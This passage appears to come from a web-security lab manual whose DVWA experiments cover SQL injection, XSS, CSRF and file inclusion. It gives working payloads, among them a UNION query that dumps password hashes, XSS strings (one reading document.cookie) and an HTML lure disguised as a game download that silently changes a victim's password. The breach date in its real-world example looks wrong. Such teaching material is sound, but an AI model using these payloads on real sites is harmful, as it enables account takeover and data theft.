
1' union select user,password from users#



In the above picture, you can see it retrieves the user's name with their password hashes. If you want to know the exact password then you need to crack the hashes. John the Ripper password cracker tool will help you. If you want to know more about John the Ripper with its usage and want to know how to crack hashes then you can check my practical blog on it by clicking on how to use John the Ripper
Step 5) Now we will see one more query that will use to enter into any vulnerable database and also it will fetch all the data from the database table.

'OR'1'='1

Explanation: When we provided it with 'OR'1`=`1, however, the original SQL statement then becomes: **SELECT Firstname, Lastname FROM Users WHERE user_id = '' OR '1'='1';** This "confuses" the SQL interpreter, as '1'='1' is always going to be True. As a result, it interprets our statement as requesting the details of ALL users instead of a specific user and we end up getting the details of ALL the users in the table.
After running the above query you will see the output below:



In the above picture, you can see all the fetched data such as first name and surname.

Real World SQLi Injection Attack

14 November 2012 in Hong Kong a Toy based company VTech compromised about 5 million customer accounts linked with children and their parents. The data that was revealed by hackers includes Email addresses, password hashes, parent's names, secret questions, the answer to secret questions, download history, children's names, birth dates, locations, and genders. Customers in Latin America, Canada, Spain, New Zealand, Luxembourg, the Republic of Ireland, the United Kingdom, Germany, France United States, Belgium, the Netherlands, Denmark, and Australia were attacked and impacted by the breach according to VTech.

According to the motherboard, VTech servers were breached using a technology known as SQL injection. Passwords for stolen accounts have been hashed, a way to hide the characters of a password by converting that code into another string. However, these passwords were used using a specific algorithm called MD5, which is considered easy to decrypt. Troy Hunt, the security researcher who reviewed the attack as part of the motherboard investigation, also made some worrying remarks about the state of VTech's web security in general. According to Hunt, VTech does not use SSL which establishes a secure connection between a website and a visitor's browser. SSL is a commonly used security feature used on the Internet.

SQL Injection Cheat Sheet

Companies need to make a SQL injection cheat sheet to confirm the effective security of SQL injection attacks. Effective detection of vulnerability is a critical part of the website development stage. You can check my SQL injection cheat sheet by clicking on the cheat sheet

SQL Injection Prevention

Now we know how to do SQL injection attacks as well as what is SQL injection, but it is also necessary to know how to prevent SQL injection or what steps you should take to prevent SQLi attacks

1. **Avoid Dynamic SQL:** Sanitize every data that comes for users by creating a code that will filter the data requests. Using stored procedures will help
2. **New Update and patch**: As we know daily new vulnerabilities are discovered so you need to provide updates or patches to your database.
3. **Firewall:** WAF (Web Application Firewall) can specifically be useful when security is required before any security patch. Use WAF instead of any software-based to filter malicious data.
4. **Use necessary privileges:** Avoid connecting your database with the account that has admin privileges until any urgent requirement. Doing this makes your database safe and also limits hackers to do a malicious activity.
5. **Don't forget simple things:** Always change your database password regularly or after a short interval of time. This is very basic and good practice to make your database secure.
6. **Buy trusted software:** Use trusted secure third-party applications to improve you security of your website as well as the database.

EXPERIMENT- 8

Objective:- Cross-Site Scripting (XSS): Exploit XSS vulnerabilities in DVWA to inject malicious scripts into web pages. Show the potential impact of XSS attacks, such as stealing cookies or defacing websites.

Software Used: DVWA(Damn Vulnerable Web Application)

Brief Theory:

Cross Site Scripting(XSS)

XSS is a technique in which attackers inject malicious scripts into a target website and may allow them to gain access control of the website. If a website allows users to input data like comment, username field and email address field without controls then attacker can insert malicious code script as well.

TYPES OF XSS:

1. Reflected XSS
2. Stored XSS
3. Dom Base XSS

Reflected XSS(cross site scripting):RXSS

In this case, hacker data is not stored on the website. reflected XSS only execute on the victim side. reflected cross-site scripting A hacker sends input script that website then reflected back to the victim's browser, where hacker it executed the malicious JavaScript payloads.


Let's try cross site scripting virtual environment

Requirements:

1. Xampp or wamp
2. DVWA (Damn vulnerable web application)
3. Browser like Firefox, explorer, Cyberfox, Chrome e.t.c


DVWA low level Reflected XSS:

Payload: <script>alert("xss")</script>




DVWA Medium Level Reflected XSS

Payload : <Script>alert("hack by falcon")</Script>



DVWA High Level Reflected XSS

Payload: <img src=x onerror=alert("falcon")>




Stored XSS (Cross site scripting):SXSS

Stored cross-site scripting (XSS) In this case the hacker malicious code is stored target website and the web server. when an attacker can send malicious JavaScript into the website and that script is executed other users' computers that is stored (XSS) cross-site scripting.

DVWA Low Level Stored XSS:

Payload: <script>alert(document.domain)</script>



DVWA Medium Level Stored XSS

Payload : <img src=x onerror=alert(document.domain)>

DVWA High Level Stored XSS


Payload : <body onload=alert("bingo")>

DOM BASE XSS:

Dom base (XSS) cross-site scripting attack is a short-form document object model based cross-site scripting. That is, the page itself HTTP response does not change, An attacker may use several DOM objects to create a Cross-site Scripting attack. The most popular objects from this perspective are documents.URL, document.location, and document.referrer.


DVWA low level DOM XSS:

Payload: localhost/dvwa/vulnerabilities/xss_d/?default=<script>alert(1)</script>




DVWA Medium level DOM BASE:

Payload: localhost/dvwa/vulnerabilities/xss_d/?default=English#<script>alert(1)</script> and reload your browser.



DVWA HIGH LEVEL DOM BASE:

Payload: localhost/dvwa/vulnerabilities/xss_d/?default=English#<script>alert(document.cookie)</script> and reload browser.



EXPERIMENT- 9

Objective:- Cross-Site Request Forgery (CSRF): Set up a CSRF attack in DVWA to demonstrate how attackers can manipulate authenticated users into performing unintended actions.

Software Used: DVWA(Damn Vulnerable Web Application)

Brief Theory:

Cross-Site Request Forgery


CSRF, which stands for Cross-Site Request Forgery, is a type of attack where someone takes advantage of a user's active session on a website to make them unintentionally perform actions they didn't intend to. This attack works when the user is already logged into the website or application.

DVWA Security Low

Source code


The flaw in this code is that it lacks proper CSRF protection. It allows an attacker to craft a malicious URL and trick a logged-in user into unknowingly executing unwanted actions on their behalf.
The vulnerability lies in the fact that the code doesn't include any mechanism to verify the origin of the request. As a result, an attacker can construct a URL containing the necessary parameters (password_new and password_conf) and send it to a victim. If the victim clicks on the malicious link while authenticated on the vulnerable website, the code will execute the password change without any further authentication or user consent.
Now, We are going to perform the attack
First, I will Create a new password "123" and click on Change

After changing the password you can see in the url is that it lacks the necessary CSRF token. In the absence of CSRF protection, an attacker can still exploit this vulnerability by tricking the victim into clicking on the URL while logged in to the vulnerable website.




Now we will Display the HTML code for the page, which includes a link to download a game called "FIFA 2023. and password has been changed by attacker"
If attacker send this link to the victim, the password will be changed.

```
1   <!DOCTYPE html>
2   <html lang="en">
3   <head>
4       <meta charset="UTF-8">
5       <meta name="viewport" content="width=device-width, initial-scale=1.0">
6       <title>Document</title>
7   </head>
8   <body>
9       <h3>Click to Download Fifa 2023</h3>
10      <a href="http://172.17.0.1:8888/vulnerabilities/csrf/?password_new=12345&
        password_conf=12345&Change=Change#">Fifa 2023</a>
11  </body>
12  </html>
```




If the victim tries to open the html page. It will looks like this….

When victim tries to click on the FIFA link, the password "12345" will be changed automatically We can see that password has been changed



Security: Medium


First things first, lets change the security level of the DVWA.



If we try to use low security method then it wont work anymore

As we Know, we will first view the source code

The flaw in this code is a Cross-Site Request Forgery (CSRF) vulnerability. The code uses the HTTP Referer header to check if the request came from the same server, assuming it's a trusted source. However, the Referer header can be easily manipulated by an attacker. This allows an attacker to create a malicious website or craft a URL that makes a request to this script, tricking the user's browser into performing an unwanted action on their behalf, such as changing their password without their knowledge or consent.



Can you see the difference? Within the legitimate request we see there is a Referer, where the request came from. That matches up so the request goes ahead.
So what if we intercept the illegitimate request with Burp and add the HTTP Referer. Like so.

Paasword changed sucessfully
Now we will try to intercept the website and add legitimate Referrer using burpsuite

EXPERIMENT- 10

Objective:- File Inclusion Vulnerabilities: Explore remote and local file inclusion vulnerabilities in DVWA. Show how attackers can include malicious files on a server and execute arbitrary code.

Software Used: DVWA(Damn Vulnerable Web Application)

Brief Theory:

File Inclusion Attack

It is an attack that allows an attacker to include a file on the web server through a php script. This vulnerability arises when a web application lets the client submit input into files or upload files to the server. A file include vulnerability is distinct from a generic Directory Traversal Attack, in that directory traversal is a way of gaining unauthorized file system access, and a file inclusion vulnerability subverts how an application loads code for execution. Successful exploitation of a file include vulnerability will result in remote code execution on the web server that runs the affected web application.

This can lead to the following attacks:

- Code execution on the web server
- Cross Site Scripting Attacks (XSS)
- Denial of service (DOS)
- Data Manipulation Attacks

Types of File Inclusion:

a) Local File Inclusion
b) Remote File Inclusion

Local File Inclusion

LFI vulnerabilities allow an attacker to read (and sometimes execute) files on the victim machine. This can be very dangerous because if the web server is misconfigured and running with high privileges, the attacker may gain access to sensitive information. If the attacker is able to place code on the web server through other means, then they may be able to execute arbitrary commands.

Remote File Inclusion

RFI vulnerabilities are easier to exploit but less common. Instead of accessing a file on the local machine, the attacker is able to execute code hosted on their own machine.

